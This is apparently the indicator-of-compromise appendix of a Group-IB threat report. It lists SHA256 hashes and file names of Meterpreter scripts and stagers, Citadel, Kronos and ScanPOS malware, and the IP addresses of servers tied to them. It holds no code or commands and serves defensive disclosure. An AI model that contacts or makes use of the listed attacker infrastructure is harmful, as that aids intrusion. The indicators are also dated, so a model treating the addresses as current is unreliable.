mencstager.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f
msc.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff
msc3.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff

msc4.exe	53c789565821b6eb64bd7f002e38b8259bde3bbbb39798c82657b2b5d59bcd9f
msc5.exe	98fb846df3687b3c9c7fa66f39d6c70948e8330489be7c787e1f2c3b23f8d205
msc6.exe	92afe22f494a849345b18d2b302e71a4336871a7956795a7188280e4c7bd8607
msc7.exe	73b8ed8f14ec2260ae332603f723a5eb0a52c4c997454904e3d5ff254a27a6e6
puttyx.exe	e19e48ed659981c4d79c20f1ba9c2ab9af4fb94c67c71f64d0ea48be3ff9da97
rc4.dll	8a0be0a97ba19d4498b58365d36ba5461039e41f73bbd745b15b80fc21e38c3f
rc4.exe	a7035c20c32ad4cd1cc76b211f6258fc5858e4bc43031d04e3655b38b666c0c4
rc4.hta	72ee03b51544002df3e25d1a730e650389bdbd5f1cff91488ed9e05944b3cb52

Meterpreter related scripts

File name	SHA256
debug.vbs	c8d4ba78c89bdb1af01100518db53bf88e0120c89ba7e346e7fcda4b56a07595
drives.vbs	f51d42946cc7f17114a3acc0d9678f2fa5ee4527a877b6b8071df22c26cfe6c1
gatherNetworksInfo.vbs	a3da7fd3dd3c12f6b0f3ce7d96906e8fcdcc0817a546777a5b37b9b1d1ec954d
link.vbs	701e99c1a84dd8e84b252512ff13b777a3f2135f7cdf3873086e021b19289681
link2.vbs	fffd31faa176cee8c41dac2542308c3e9e553f3d7a9ce9a6422b390ffb23e511
link3.vbs	2267bbf93860dd1c62da2308a3bd2a265c418af1a3257c8649f6495de6a3d392
link4.vbs	5f254208721c87c274ab26ce4c21765efe56cfa65ee67bfb60c783097839f169
link5.vbs	0f6bff21f72b017de70556f5f7507b470e182e7f4f5ee9d6a72f7aff0c957218
link6.vbs	a467d30dd3138b300a15b733a92482a9f545d217c6c7c89e5ea975eb021002f5
link7.vbs	e360066239e8c19d50b625c8b935fe7f026ade845470250bf6b6aa2cb3943af0
lmagent.vbs	7180d79351741e8d53143e538aa46a7cc528fbae1baf9d1f95f362ef5b8d95e2
logon.vbs	f51d42946cc7f17114a3acc0d9678f2fa5ee4527a877b6b8071df22c26cfe6c1
msdefender.bat	8cfeb71eaaa3df217e15a449bc4656841b58a4737760d956b1c8e6039cff61e6
OLD_winstart.vbs	5f5ae87472013f6ec2c6d261e6675aa7b143dcaf3f5e372a51feb61a34097efe
proxystager.bat	3a163bb0a8abe244815836a05fab48b640ec537bd76c92b7857db18657d2a774
ps.bat	9e9149ae6092c4a5bd4cb36cf40ec660e3ee10e76834340bf1234186315ca808
RAVBg64.vbs	a3da7fd3dd3c12f6b0f3ce7d96906e8fcdcc0817a546777a5b37b9b1d1ec954d
se.vbs	ff999c968bce81987cab47a02a3b176042489d82644d4c6fb13d5c8c1244cbcc

Citadel

File name	SHA256	Description
c4c.exe	c7d20b726708a441db3d864457a097833654719513990f823b1deb7c48b65472	Citadel
fce2857010e1.exe	b75d28deeaece776fc09dbc0cd351adab1ed80ef4245f7681d4a57e47fa83fb7	Citadel
cbcs.exe	e01e9cdfff085393362e1e2e3ec8cae33c536053760e65c7617d5a0dfd005874	Citadel Backconnect Server

Kronos

File name	SHA256
203.exe	536fc552cc24733f05f5a3be333c030fc848060da978b282d67d67a7c76c0d30

ScanPOS

File name	SHA256
a8b05325.exe	093c81f0b234c2aa0363129fdaaaf57551f161915da3d23f43a792b5f3024c1e

IP Addresses

IP Addresses	Malware	ISP	Country
46.45.171.174	ScanPOS	Sayfa Net	Turkey
46.45.171.174	Kronos	Sayfa Net	Turkey
188.120.235.201	Citadel	ISPsystem	Russia
82.146.54.5	Citadel	ISPsystem	Russia
82.146.54.5	Meterpreter	ISPsystem	Russia
83.220.172.71	Meterpreter	ISPsystem	Russia
37.46.133.190	Meterpreter	ISPsystem	Russia
172.86.121.11	Meterpreter	Router Hosting	USA
146.185.243.19	Meterpreter	Just Hosting	Russia
188.120.235.201	Meterpreter	ISPsystem	Russia
188.120.230.218	Meterpreter	ISPsystem	Russia
188.120.230.235	Meterpreter	ISPsystem	Russia
185.141.25.222	Meterpreter	HostSailor	Romania
185.141.25.81	Meterpreter	HostSailor	Romania
185.86.149.140	Meterpreter	Virtual Server hosting	Latvia
212.117.180.238	Meterpreter	root S.A.	Luxembourg
155.94.238.15	Meterpreter	HostBrew, LLC	USA

Предотвращаем и расследуем киберпреступления с 2003 года.

www.group-ib.ru
blog.group-ib.ru

info@group-ib.ru
+7 495 984 33 64

twitter.com/groupib
facebook.com/group-ib
t.me/group_ib